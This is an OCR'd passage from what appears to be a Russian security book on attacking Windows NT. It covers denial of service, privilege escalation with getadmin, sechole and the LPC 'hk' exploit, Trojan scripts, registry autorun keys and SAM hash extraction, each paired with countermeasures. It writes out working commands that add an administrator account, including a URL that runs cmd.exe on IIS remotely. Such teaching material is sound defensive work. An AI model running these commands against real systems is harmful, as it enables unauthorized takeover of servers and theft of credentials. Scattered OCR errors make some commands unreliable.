Генерация состояния отказа в обслуживании не всегда преследует цель вызвать раздражение сетевого администратора. Зачастую такой подход используется для того, чтобы добиться перезагрузки системы и автоматического запуска требуемых утилит. Как вы увидите позднее, изучение кода многочисленных файлов загрузки Windows NT является одним из эффективных методов удаленного проникновения в систему.

О Контрмеры: предотвращение состояния DoS

Установка самого последнего сервисного пакета (при написании книги — версии 6A) позволяет защитить систему NT от большинства известных способов генерации состояния DoS. Кроме того, следите также за появлением промежуточных пакетов обновления, особенно если они относятся непосредственно к стеку протоколов TCP/IP систем NT/2000, `tcpip.sys`. (Естественно, обновление используемой операционной системы до Win 2000 позволяет достигнуть того же результата.) Многие серьезные атаки DoS, связанные с применением средств land, `newtear` и OOB, стали недоступными после установки промежуточных пакетов обновления, появившихся после SP3. Конечно, обновление до Win 2000 представляет собой самый лучший сервисный пакет, в котором нашли отражение все выпущенные ранее пакеты обновления. Мы рекомендуем познакомиться также с другими программными продуктами, направленными на предотвращение атак DoS на стек TCP/IP, таких как teardrop, land, OOB и т.д. Они подробно рассматриваются в главе 12.

НА ЗАМЕТКУ Для получения более подробной информации о параметрах системного реестра, с помощью которых от атак DoS можно защитить серверы Internet под управлением Windows, читайте главу 6.

Модули обновления, появившиеся после сервисного пакета SP3, позволяют устранить угрозу атак DoS с применением таких средств, как snork и `nrpc` (обеим утилитам требуется доступ к портам с номерами 135-139).

Теперь снова вернемся к обсуждению приемов получения статуса администратора.

Расширение привилегий

Предположим, что попытка подбора пароля увенчалась успехом — в ваших руках регистрационное имя и связанный с ним пароль пользователя интересующего вас сервера NT, не имеющего прав администратора. В мире NT шаг, заключающийся в получении доступа к системе в качестве одного из ее пользователей, несмотря на всю его сложность, будет сравнительно простым. Последующие шаги потребуют гораздо больших знаний, изобретательности и везения. Так, например, существуют средства, позволяющие расширить полномочия, соответствующие пользовательской учетной записи.

В этом разделе мы приведем основные принципы расширения полномочий учетной записи обычного пользователя до уровня учетной записи Administrator. В ходе рассмотрения мы коснемся также некоторых возможностей по использованию тех или иных средств для выполнения несанкционированных операций как с удаленного компьютера, так и с локальной консоли.

Сбор информации

Популярность	5
Простота	9
Опасность	8
Степень риска	7

Если взломщику удалось завладеть учетной записью пользователя, не обладающего правами администратора, то единственной реальной возможностью, которой ему осталось воспользоваться, является дальнейший сбор информации, позволяющей рас-

ширить привилегии. В процессе сбора таких данных используются многие методы инвентаризации, которые уже упоминались в главе 3. Анализируя все полученные сведения, взломщик может получить доступ к критичным ресурсам. Вот некоторые из средств и приемов для сбора важных данных.

- Утилита srvinfo из набора NTRK может применяться для поиска совместно используемых ресурсов. При этом важными источниками информации являются папки `%systemroot%\system32` и \repair, а также доступные для записи папки Web- или FTP-сервера.
- Стандартная утилита поиска системы Windows может использоваться для поиска строк типа password в файлах сценариев `.bat` или `.sql`.
- Утилита `regdmp` из набора NTRK или команда Connect Network Registry редактора системного реестра могут использоваться для получения доступа к различным частям системного реестра.

Этот процесс *высасывания* (hoovering) информации из всех "закоулков" получил свое определение в английском языке по названию производителя популярных пылесосов.

О Контрмеры: защита от сбора информации

Для проверки степени защищенности системы от деятельности подобного рода лучше всего попробовать выполнить описанные действия самостоятельно. Для этого зарегистрируйтесь на удаленном компьютере под именем обычного пользователя и проверьте, удастся ли такому пользователю выполнить описанные выше операции. Автоматизировать процесс поиска можно с использованием команд `find` и `findstr` системы NT.

Далее мы опишем некоторые механизмы, с помощью которых взломщик может добавить себя в группу Administrators.

Утилита `getadmin`

Популярность	*8*
Простота	*7*
Опасность	*10*
Степень риска	*8*

`getadmin` — это небольшая программа, написанная Константином Соболевым (Konstantin Sobolev), которая добавляет пользователя в локальную группу Administrators. Она использует низкоуровневую процедуру ядра NT для установки глобального флага, позволяющего получить доступ к любому запущенному процессу, а затем с помощью приема, называемого *внедрением в DLL* (DLL injection), вставить специальный исполняемый код в какой-нибудь процесс, который обладает привилегией добавления пользователей в группу Administrators. (Как правило, в качестве такого процесса выбирается `winlogon`, который использует учетную запись System.) Более подробная информация об утилите getadmin и ее исполняемый код можно найти по адресу `http;//www.windowsitsecurity.com/Articles/Index.cfm?ArticleID=9231`.

Мощь утилиты getadmin несколько затмевает тот факт, что она должна быть запущена локально. Поскольку большинство пользователей по умолчанию не могут зарегистрироваться на сервере NT локально, эта утилита может помочь только в создании фиктивных членов различных встроенных групп Operators (Account, Backup, Server и т.д.) и используемой по умолчанию учетной записи сервера Internet `IUSR_`*имя_машины* при наличии соответствующих привилегий. Однако если злоумышленники уже имеют

такой уровень привилегий на вашем сервере, то утилита getadmin не сможет усугубить ситуацию, так как они и без ее помощи имеют доступ ко всем требуемым ресурсам.

Утилита getadmin запускается из командной строки следующим образом: getadmin имя_пользователя. Прежде чем воспользоваться полученными привилегиям, новый пользователь, добавленный в группу Administrators, сначала должен завершить текущий сеанс работы. (Для того чтобы убедиться, что пользователь получил права администратора, достаточно попробовать запустить утилиту windisk. Это сможет осуществить только член группы Administrators.)

О Контрмеры: защита от использования утилиты getadmin

Изъян, на котором основывается принцип работы утилиты getadmin, исправлен в дополнительном модуле обновления к сервисному пакету SP3. Этот модуль входит также во все впоследствии выпущенные сервисные пакеты. Согласно некоторым источникам, модернизированная версия утилиты getadmin, названная crash4, способна обойти исправления, если она будет запущена перед getadmin. Однако нет каких-либо подтверждений, что это действительно так.

В связи с тем что для выполнения большинства потенциально опасных операций в системе NT на удаленном компьютере требуются привилегии администратора, извлечь какую-то пользу из применения getadmin при удаленном подключении достаточно проблематично. Для этого необходимо наличие двух условий: взломщик должен иметь доступ к какому-нибудь каталогу, открытому для записи, а также право на выполнение программ, содержащихся в этом каталоге. Как можно добиться такого результата, вы узнаете чуть ниже.

Утилита sechole

Популярность	*8*
Простота	*7*
Опасность	*10*
Степень риска	*8*

Утилита sechole предоставляет те же возможности, что и getadmin: она добавляет текущего пользователя в локальную группу администраторов. Обновленная версия этой утилиты secholed помещает пользователя в группу администраторов домена. Однако для выполнения тех же действий, что и getadmin, эта утилита использует другие механизмы. Как отмечают Прасад Дабак (Prasad Dabak), Сандип Фадк (Sandeep Phadke) и Милинд Бора (Milind Borate), sechole модифицирует в оперативной памяти команду вызова процедуры API openProcess, и это позволяет ей успешно подключаться к привилегированному процессу независимо от того, имеет ли она для этого соответствующие разрешения. После успешного подключения она работает так же, как и утилита getadmin, выполняя код внутри процесса-носителя, и добавляет текущего пользователя в указанную группу Administrators. Полный код и подробное описание можно найти на Web-узле NT Security по адресу http://www.ntsecurity.net/security/sechole.htm.

Подобно getadmin, утилита sechole должна быть запущена локально. Однако если на целевом узле запущен сервер IIS компании Microsoft и, кроме этого, выполняются также некоторые дополнительные условия, sechole можно запустить и удаленно, добавив используемую по умолчанию учетную запись пользователя Internet IUSR_*имя_машины* в группу Administrators или Domain Admins. Дальше вы узнаете, как это можно осуществить.

Удаленный запуск утилиты sechole

Рассмотрим основной подход, используемый при нападении на Web-серверы, который в различных формах применяется в Internet. Успешность такой атаки зависит от того, существует ли каталог IIS-сервера, доступный для записи и запуска программ. К счастью, компания Microsoft "предоставила" много каталогов с такими разрешениями, используемыми по умолчанию.

Виртуальные каталоги сервера IIS, представленные в табл. 5.4, помечены как доступные для выполнения. Соответствующие им физические каталоги (также перечисленные в табл. 5.4) по умолчанию имеют разрешения Read, Write, Execute и Delete (RWXD).

После анализа заданных по умолчанию разрешений становится очевидно, что сервером может быть выполнен любой ложный исполняемый файл, расположенный в любом из этих каталогов. У взломщика имеется лишь одно препятствие: удаленно поместить в какой-либо из этих каталогов требуемый исполняемый файл.

На самом деле это совсем не трудно, как может показаться на первый взгляд. Для этих целей можно воспользоваться открытыми для совместного использования разделами жесткого диска, неудачно организованными каталогами FTP, которые перекрывают каталоги, представленные в табл. 5.4. Для решения поставленной задачи можно воспользоваться также недостаточно защищенными командами удаленного управления (например, telnet), методами PUT протокола HTTP или даже средствами авторизации в Web, предоставляемыми приложением FrontPage.

Предположим, что взломщику удалось воспользоваться какой-нибудь из перечисленных возможностей и успешно загрузить утилиту sechole и связанные с ней библиотеки DLL в один из каталогов, представленных в табл. 5.4. И что теперь? Поскольку эта программа запускается из командной строки, то взломщику необходимо поместить в тот же каталог и командный интерпретатор (в системе NT командный интерпретатор, cmd.exe, находится в каталоге %windir%\system32).

Таблица 5.4. Виртуальные каталоги сервера IIS, имеющие по умолчанию разрешения Execute, соответствующие им физические каталоги

Виртуальный каталог	Физическое расположение
/W3SVC/1/ROOT/msadc	c:\program files\common\system\msadc
/W3SVC/1/ROOT/News	c:\InetPub\News
/W3SVC/1/ROOT/Mail	c:\InetPub\Mail
/W3SVC/1/ROOT/cgi-bin	c:\InetPub\wwwroot\cgi-bin
/W3SVC/1/ROOT/scripts	c:\InetPub\scripts
/W3SVC/1/ROOT/iisadmpwd	C:\WINNT\System32\inetsrv\iisadmpwd
/W3SVC/1/ROOT/_vti_bin	(Отсутствует, если не установлены расширения FrontPage)
/W3SVC/1/ROOT/_vti_bin/_vti_adm	(Отсутствует, если не установлены расширения FrontPage)
/W3SVC/1/ROOT/_vti_bin/_vti_aut	(Отсутствует, если не установлены расширения FrontPage)

Однако не будем торопиться. Выше уже упоминалось, что утилита sechole добавляет пользователя в локальную или доменную группу администраторов. Если же она была запущена посредством Web-броузера, то в группу администраторов будет добавлена учетная запись IUSR_*имя_машины*. А это не очень хорошо, поскольку этой учетной записи назначается случайный пароль, который взломщику придется подбирать

при удаленной регистрации. Как же в группе администраторов создать новую учетную запись пользователя с паролем, который выбрал сам взломщик? Это просто осуществить с помощью встроенной команды net `localgroup`. Создайте простой командный файл (например, с именем `adduser.bat`) со следующей строкой:

```
C:\>net user mallory opensesame /add £& net localgroup administrators
mallory /add
```

После того как в требуемый каталог помещены утилита sechole, связанные с ней динамически подключаемые библиотеки, командный интерпретатор `cmd.exe` и файл adduser.bat, для его запуска взломщику достаточно ввести соответствующий адрес URL в Web-броузере, подключенном к удаленному компьютеру. В примере, показанном на рис. 5.4, утилита sechole была помещена в виртуальный каталог `/W3SVC/1/ROOT/SCRIPTS` (т.е. в физический каталог `C:\inetpub\SCRIPTS`), а затем запущена с помощью соответствующего адреса URL, введенного в окне броузера.




Рис. 5.4. Взлом удаленной системы с помощью утилиты sechole

Далее вместо того чтобы регистрироваться с использованием учетной записи `IUSR`, пароль которой пока неизвестен, взломщик добавит нового пользователя с помощью файла сценария adduser.bat, запущенного в броузере с использованием следующего сложного адреса URL.

```
http://example.com/scripts/cmd.exe?/c%20c:\inetpub\scripts\adduser.bat
```

Подстрока `%20` интерпретируется Web-сервером как символ пробела, что приводит к преобразованию адреса URL в команду, которая выполнится на удаленном узле (команда cmd /c будет передавать команды, содержащиеся в файле `adduser.bat`, командной оболочке).

Теперь, когда учетная запись `IUSR` внесена в группу администраторов и добавлен новый пользователь с привилегиями администратора, взломщик стал "владельцем" Web-сервера.

ф Контрмеры: защита от применения утилиты sechole

Существует два простых метода защиты как от утилиты `sechole`, так и от удаленного выполнения команд в Web. Во-первых, установите самый последний сервисный пакет (6A или более новый). Для систем, на которых установлен сервисный пакет SP5, можно воспользоваться модулем обновления. Более подробную информацию

можно получить в статье KB Q190288. Затем, независимо от того, волнует ли вас проблема sechole или нет, запретите доступ для записи в каталоги сервера Internet, с которыми связано право выполнения исполняемых файлов (см. табл. 5.4). Для этого проще всего заблокировать доступ к портам TCP и UDP сервера с номерами 135-139 и, таким образом, исключить доступ к совместно используемым ресурсам Windows. Если доступ с использованием протокола SMB заблокирован, обязательно убедитесь в том, отключен ли также доступ на запись по протоколу FTP.

Еще один метод решения проблемы заключается в отключении разрешений Execute для виртуальных каталогов Web-сервера. Они могут устанавливаться глобально в группе параметров Application Settings во вкладке Home Directory диалогового окна свойств Default Web Site Properties, доступ к которому можно получить с консоли управления Microsoft (рис. 5.5).






Рис. 5.5. Вкладка Home Directory диалогового окна свойств виртуального Web-сервера, на которой отключены разрешения Execute

Свойства других каталогов можно установить отдельно, в стандартном окне свойств, которое появляется на экране после щелчка правой кнопкой мыши на соответствующей пиктограмме в окне проводника Windows. В открывшемся окне свойств перейдите во вкладку Web Sharing и щелкните на кнопке Edit Properties (см. рисунок ниже).



После щелчка на кнопке Edit Properties на экране появится диалоговое окно, показанное на следующем рисунке.



НА ЗАМЕТКУ Менее известный способ расширения привилегий, обеспечиваемый утилитой **besysadm**, появился после выпуска сервисного пакета Service Pack 5. Информацию о соответствующем модуле обновления можно найти по адресу **http://www.microsoft.com/technet/security/bulletin/ms99-006.asp**.

Ложные запросы к портам LPC

Популярность	*1*
Простота	*10*
Опасность	*10*
Степень риска	*7*

Такую возможность обнаружила группа исследователей RAZOR (`http://razor.bindview.com`) и предоставила авторам проверочный код. В приведенном коде иллюстрируется изъян одной из функций интерфейса с портами LPC (Local Procedure Call — локальный вызов процедур), который позволяет потокам и процессам на локальном узле взаимодействовать друг с другом. Обычно порты LPC обеспечивают интерфейс между серверным потоком и клиентными потоками, которые генерируют запросы на использование служб. Кроме того, порты LPC используются в процессе проверки легитимности запросов клиента. Однако взломщик, у которого имеется возможность создать оба потока, и сервера и клиента, может обойти такую проверку и ассоциировать клиентный поток с любым пользователем, даже имеющим привилегии SYSTEM. Воспользуемся утилитой hk от группы RAZOR и добавим в группу администраторов пользователя `mallory`, входящего в состав группы Backup Operators и имеющего разрешение на интерактивную регистрацию.

Во-первых, с помощью утилиты whoami из пакета NTRK убедимся, что пользователь mallory действительно принадлежит к группе Backup Operators, а не администраторов.

```
C:\>whoami
[Group  1] = "IIS47\None"
[Group  2] = "Everyone"
[Group  3] = "BUILTIN\Users"
[Group  4] = "BUILTIN\Backup Operators"
. . .
```

Кроме того, удостоверимся в том, что пользователь Мэлори не может добавить себя в группу администраторов самостоятельно.

```
C:\>net localgroup administrators mallory /add
System error 5 has occurred.

Access is denied.
```

Теперь воспользуемся командой net use совместно с утилитой hk.

```
C:\>hk net localgroup administrators mallory /add
lsass pid & tid are: 47 - 48
NtImpersonateClientOfPort succeeded
Launching line was: net localgroup administrators mallory /add
Who do you want to be today?
```

Теперь Мэлори (Mallory) принадлежит к группе администраторов, как видно из приведенного листинга.

```
C:\>net localgroup administrators
Alias name     administrators
Comment        Members can fully administer the computer/domain

Members

-------------------------------------------------------------------------------
Administrator                 mallory
The command completed successfully.
```

О Применяйте модули обновления!

Компания Microsoft выпустила модуль обновления сервисного пакета SP6A, который изменяет вызов функции проверки достоверности, входящей в состав программного интерфейса с портами LPC. Этот модуль обновления можно найти в бюллетене MSOO-003 компании Microsoft по адресу http://www.microsoft.com/technet/security/bulletin/ms00-003.asp.

Не лишним будет еще раз повторить, что это модуль обновления сервисного пакета SP6A. Многие организации предпочитают ожидать выпуска следующего сервисного пакета. Такая позиция довольно безрассудна, поскольку до того, как компания Microsoft выпустит сервисный пакет SP7, компьютеры таких компаний остаются уязвимыми для взломщиков. Если SP7 никогда не выйдет в свет, эта ситуация не изменится до тех пор, пока не будет выполнено обновление до Win 2000. Так что лучше всего воспользоваться модулями обновления!

Теперь перейдем к рассмотрению некоторых других методов, с помощью которых взломщик может запустить утилиты getadmin, sechole, besysadm, hk и другие программы, предназначенные для расширения привилегий.

"Троянские кони" и параметры реестра

Популярность	*7*
Простота	*5*
Опасность	*9*
Степень риска	*7*

Основной принцип расширения привилегий заключается в том, чтобы ввести в заблуждение других пользователей (лучше всего администратора) и выполнить код, который позволит учетной записи взломщика получить привилегии суперпользователя. Аналогичный подход состоит во внедрении какого-либо кода, который будет выполнен при наступлении некоторого обычного события в системе (например, в процессе перезагрузки). Обе из этих стратегий, а также методы борьбы с ними обсуждаются ниже.

НА ЗАМЕТКУ Многие из описанных ниже методов гораздо глубже и полнее освещаются на страницах прекрасного Web-узла Security Bugware, которые можно найти по адресу **http://oliver.efri.hr/~crv/security/bugs/NT/getadm[#].html**, где **#** — числа от 2 до 7.

"Троянские кони" и расширение привилегий

"*Троянский конь*" (Trojan) — это программа, которая предоставляет некоторые полезные функции, однако на самом деле предназначена для скрытого выполнения злонамеренных или разрушительных действий (для получения более подробной информации читайте главу 14). От одной только мысли о возможностях, открывающихся при переименовании стандартных утилит NT, голова идет кругом! Например, вместо программы regedit.exe взломщик может поместить в каталог `winnt\system32` командный файл `regedit.cmd`. Когда ничего не подозревающий администратор введет в командной строке **regedit,** чтобы выполнить какие-то операции с системным реестром, будет запущен командный файл. Обычно с его помощью выполняется тот или иной вариант следующей команды.

```
C:\>net localgroup administrators <пользователь> /add
```

Таким образом, администратор собственноручно внес учетную запись взломщика в группу Administrators.

О Контрмеры: защита от "троянских коней"

Хотя предлагаемые контрмеры и не обеспечивают стопроцентной защиты, все же будьте внимательны при запуске приложений. Обращайте внимание на различные аномалии (например, быстро промелькнувшее окно командной строки в момент вызова полноценной программы Windows).

При выявлении "троянских коней" могут оказаться полезными некоторые средства. К ним относятся встроенные утилиты, например dir, которая при использовании параметра /c выводит размер файлов, а при указании параметра /t также время его создания, последнего доступа и последней модификации. Команду dir использовать гораздо лучше, чем проводник Windows, поскольку она не изменяет временнь/е параметры файлов. Можно воспользоваться также мощными коммерческими программами защиты файловой системы, например программой Tripwire от компании Tripwire, Inc. (см. табл. 5.2). Эта программа создает для файлов зашифрованные контрольные суммы, так что с ее помощью можно выявить любые изменения.

НА ЗАМЕТКУ Подсистема защиты файлов системы Win 2000 (WFP — Windows File Protection) обеспечивает хранение резервных копий около шестисот важных файлов в каталоге **%windir%** и предотвращает их от перезаписи.

Поскольку "троянских коней" очень трудно обнаружить (особенно те из них, которые выполняют модификацию самого ядра NT), стоит поддерживать максимальные меры предосторожности. А именно: создавайте резервные копии своих данных, переустанавливайте операционную систему и все приложения только с проверенных носителей. Некоторые из наиболее коварных "троянских коней", называемых *наборами отмычек* (rootkit), будут рассмотрены ниже в данной главе.

Параметры реестра, обеспечивающие выполнение программ

Еще одним хорошим методом скрытого запуска командного файла является использование специальных значений в системном реестре NT. В зависимости от разрешений пользователя, под именем которого взломщик проник в систему, ему могут быть доступны некоторые из таких параметров системного реестра. Помните, что удаленный доступ к системному реестру могут получить только администраторы, а на консоли сервера могут зарегистрироваться лишь несколько пользователей из встроенных учетных записей NT. Поэтому вероятность того, что взломщику удастся воспользоваться описанным здесь способом, очень мала. Ему повезет только в том случае, когда используемая им учетная запись входит в группу Server Operators. В табл. 5.5 перечислены некоторые параметры системного реестра и разрешения, установленные для них по умолчанию, которыми могут воспользоваться взломщики для запуска программ.

Таблица 5.5. Параметры системного реестра NT, которые можно использовать для запуска программ, расширяющих привилегии пользователя

Параметр	Разрешения по умолчанию	Значение, позволяющее запуск
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Everyone: Set Value	[любое]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Server Operators: Set Value	[любое]
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx	Everyone: Set Value	[любое]
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\AeDebug	Everyone: Set Value	Debugger
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon	Server Operators: Set Value	Userinit

Защита параметров системного реестра

С использованием редактора системного реестра regedt32 для этих параметров необходимо задать следующие разрешения.

T CREATOR OWNER: Full Control

- Administrators: Full Control
- SYSTEM: Full control

A Everyone: Read

Подобная настройка может повлиять на работоспособность некоторых приложений. Поэтому сначала удостоверьтесь, что внесенные изменения не отразились на функциональности системы. Кроме того, не забывайте о том, что описанные выше параметры системного реестра зачастую используются для скрытого запуска приложений во время загрузки, о чем более подробно вы узнаете ниже в данной главе.

Несколько заключительных слов о расширении привилегий

Теперь у вас не вызывает сомнений тот факт, что расширить привилегии чрезвычайно сложно. Единственное, что может помочь взломщику, — это грубые ошибки в настройке системы или же получение доступа к учетной записи, которая и так обладает достаточно высокими привилегиями (например, является членом группы Server Operators). Далее мы рассмотрим самый худший (с точки зрения безопасности) сценарий — взломщик получил доступ к системе на уровне администратора.

Дальнейшее продвижение

У вас может возникнуть вопрос: "Стоит ли читать, что может произойти, когда кто-то получит права администратора на моем компьютере? И так все ясно!" Не спешите с выводами — отформатировать жесткий диск и переустановить систему с установочных дисков вы всегда успеете. Гораздо важнее попытаться установить, какие ресурсы были использованы взломщиком и как далеко ему удалось продвинуться. Взломщик мог назначить привилегии администратора локальной системы какому-нибудь пользователю, не имеющему практически никаких прав для доступа к другим компьютерам сети. Поэтому ему, скорее всего, понадобится установить в сети дополнительные средства, с помощью которых он мог бы расширить свои полномочия. Выявить взломщика на этом этапе и предотвратить его проникновение не только возможно, но и жизненно необходимо. В данном разделе вы найдете подробное описание некоторых основных средств и методов, используемых в этом чрезвычайно важном "финальном поединке" взломщика и системного администратора.

Взлом базы данных SAM

Популярность	*10*
Простота	*10*
Опасность	*10*
Степень риска	*10*

Получив привилегии администратора, взломщик, скорее всего, сразу же направится к диспетчеру SAM системы NT (SAM — Security Accounts Manager). В базе данных SAM содержатся имена и зашифрованные пароли всех пользователей локального узла или домена, если взламываемая система является контроллером. Поэтому данные SAM — вожделенная цель для нанесения завершающего удара, подобная файлу /etc/passwd из мира UNIX. Даже если база данных SAM получена с автономной станции NT, существует шанс получения с ее помощью доступа к контроллеру домена. Таким образом, взлом базы данных SAM — это один из наиболее мощных методов расширения привилегий и использования доверительных отношений.

Стоп, скажет внимательный читатель, а как же зашифрованные пароли? Неужели шифрование не сможет свести на нет все попытки хакеров? Теоретически — да, однако на практике дела обстоят не совсем так. К сожалению, для обеспечения обратной совместимости компания Microsoft значительно ослабила безопасность SAM, используя алгоритм хэширования (одностороннего шифрования), оставшийся в наследство NT от сетей Lan Manager. Хотя поддерживается и новый алгоритм NT, операционная система вынуждена хранить вместе с новым хэш-кодом и хэш-код, вычисляемый по старому алгоритму LanManager, чтобы обеспечить совместимость с клиентами Windows *9x* и

Windows for Workgroups. Более простой алгоритм хэширования LanManager уже давно был изучен, поэтому в большинстве случаев пароли сервера NT можно получить достаточно просто. Все зависит лишь от их длины и набора символов. Например, l0phtcrack, одна из самых популярных утилит взлома файлов SAM, позволяет взломать любой буквенно-цифровой пароль за 24 часа на компьютере с процессором Pentium II 450 МГц (версия 2.5; подробнее см. http://www.atstake.com/research/lc3/index.htm). По этому же адресу можно найти техническое обоснование слабости подхода, применяемого при хэшировании паролей в NT, которое рассматривается также ниже в разделе "Строгие правила выбора пароля" этой главы.

Утилиты взлома паролей, несмотря на кажущуюся сложность решаемой ими задачи, на самом деле не что иное, как быстрые и оптимизированные инструменты автоматизированного подбора паролей. Сначала по заданным входным данным (список слов из словаря или случайным образом генерируемые строки) и с использованием алгоритма шифрования они получают результат, а затем сравнивают его с хэш-кодом пользовательского пароля. Если оба значения совпадают, значит, пароль угадан, т.е. "взломан". Данный процесс обычно выполняется в автономном режиме с использованием перехваченного файла паролей, поэтому блокировки учетной записи в таких случаях вообще не возникает, а процесс подбора пароля может продолжаться сколь угодно долго. Как правило обработка зашифрованных данных оказывается весьма ресурсоемким процессом. Однако, как мы уже упоминали, знание тех или иных недостатков взламываемой системы, к каким, например, относится хорошо изученный алгоритм хэширования LanMan, позволяет значительно ускорить этот процесс. Таким образом, получение пароля — это лишь вопрос производительности процессора и размера словаря (некоторые примеры словарей и списков слов можно найти по адресу http://coast.cs.purdue.edu).

Не хотите ли воспользоваться этими инструментами, чтобы проверить, насколько хороши выбранные вашими пользователями пароли? Что ж, тогда приступим.

Получение базы данных SAM

При осуществлении любых попыток взлома первый этап состоит в получении файла паролей, который в случае NT называется файлом данных SAM.

Система NT хранит данные SAM в файле с именем (ни за что не догадаетесь!) SAM, который содержится в каталоге %systemroot%\system32\config (во время работы операционной системы доступ к этому файлу заблокирован). Файл SAM является одним из пяти основных ульев системного реестра NT и представляет собой физическое место хранения данных из группы параметров системного реестра HKEY_LOCAL_MACHINE\SAM. Эта группа параметров недоступна для изменения, даже после регистрации в качестве администратора. (Однако, используя некоторые хитрости и службу Schedule, это все же можно осуществить. Для получения об этом более подробной информации читайте раздел "Аудит доступа к базе данных SAM?" ниже в этой главе).

Существует четыре способа получения данных SAM: перезагрузка компьютера с помощью дискеты с альтернативной операционной системой и последующее копирование файла SAM на съемный носитель; копирование резервной копии файла SAM, созданной утилитой восстановления системы NT; извлечение хэшированных паролей непосредственно из SAM. Четвертый метод основывается на перехвате данных об именах пользователей и паролях, передаваемых по сети (такой подход уже рассматривался в разделе "Перехват паролей, передаваемых по сети" выше в этой главе).

Перезагрузка с помощью альтернативной операционной системы

Для того чтобы перезагрузиться с использованием другой операционной системы, достаточно подготовить системную дискету с DOS. Если на жестком диске интере-

сующего вас компьютера установлена файловая система NTFS, то на эту дискету необходимо поместить соответствующий драйвер NTFS, называемый NTFSDOS, от компании Systems Internals (http://www.sysinternals.com/). С помощью этого драйвера все разделы NTFS будут смонтированы в качестве логических дисков DOS, после чего не останется никаких препятствий для копирования файла SAM.

Извлечение резервной копии файла SAM из каталога Repair

При каждом запуске утилиты NT Repair Disk Utility (rdisk) с параметром /s, который активизирует режим резервного копирования важной системной информации, создается сжатая версия базы данных SAM, которая помещается в каталог %systemroot%\repair под именем sam._. После завершения копирования важных данных на аварийную дискету многие системные администраторы не утруждают себя задачей удаления этого файла.

Для того чтобы воспользоваться сжатым файлом sam._, его нужно сначала распаковать, как показано в следующем примере. (Последняя версия утилиты LOphtcrack позволяет выполнить эту операцию автоматически после выбора команды импортирования.)

```
C:\> expand sam._ sam
Microsoft (R) File Expansion Utility  Version 2.50
Copyright (C) Microsoft Corp 1990-1994.  All rights reserved.

Expanding sam._ to sam.
sam._: 4545 bytes expanded to 16384 bytes, 260% increase.
```

Извлечение хэш-кодов из данных SAM

При наличии привилегий администратора хэш-коды паролей можно легко получить непосредственно из системного реестра в формате, подобном формату файла /etc/passwdUNIX. Для этого можно воспользоваться утилитой pwdump, написанной Джереми Аллисоном (Jeremy Allison). Исходный код этой утилиты и ее откомпилированные версии для Windows можно найти в архивах Internet. Новые версии утилиты LOphtcrack также имеют подобное встроенное средство. Однако ни pwdump, ни LOphtcrack не способны преодолеть расширенное шифрование файла SAM с использованием ключа SYSKEY, появившееся после выпуска сервисного пакета Service Pack *2* (для получения более подробной информации читайте раздел "Контрмеры: защита от взлома пароля" ниже в этой главе).

НА WEB-УЗЛЕ williamspublishing.com

Более поздняя версия утилиты pwdump, написанная Тоддом Сабином (Todd Sabin) и названная pwdump2 (http://www.webspan.net/~tas/pwdump2/), может обойти SYSKEY-защиту. Работа pwdump2 основана на внедрении библиотеки DLL (см. выше описание утилиты getadmin), посредством чего она записывает свой код в пространство другого процесса, обладающего более высоким уровнем привилегий. После этого внедренный код вызывает внутренние функции интерфейса API, с помощью которых утилита получает доступ к зашифрованным паролям, минуя необходимость их расшифровки.

В отличие от pwdump, утилита pwdump2 должна запускаться в пространстве процессов взламываемой системы. Причем в данном случае по-прежнему требуется процесс с привилегиями администратора, а также библиотека samdump.DLL (которая распространяется вместе с pwdump2).

Привилегированный процесс, используемый утилитой pwdump2,— это процесс lsass.exe подсистемы защиты LSASS (Local Security Authority Subsystem). Утилита внедряет свой код в адресное пространство и пользовательский контекст процесса lsass.exe. Однако перед запуском утилиты необходимо вручную получить идентификатор процесса (PID — Process ID).

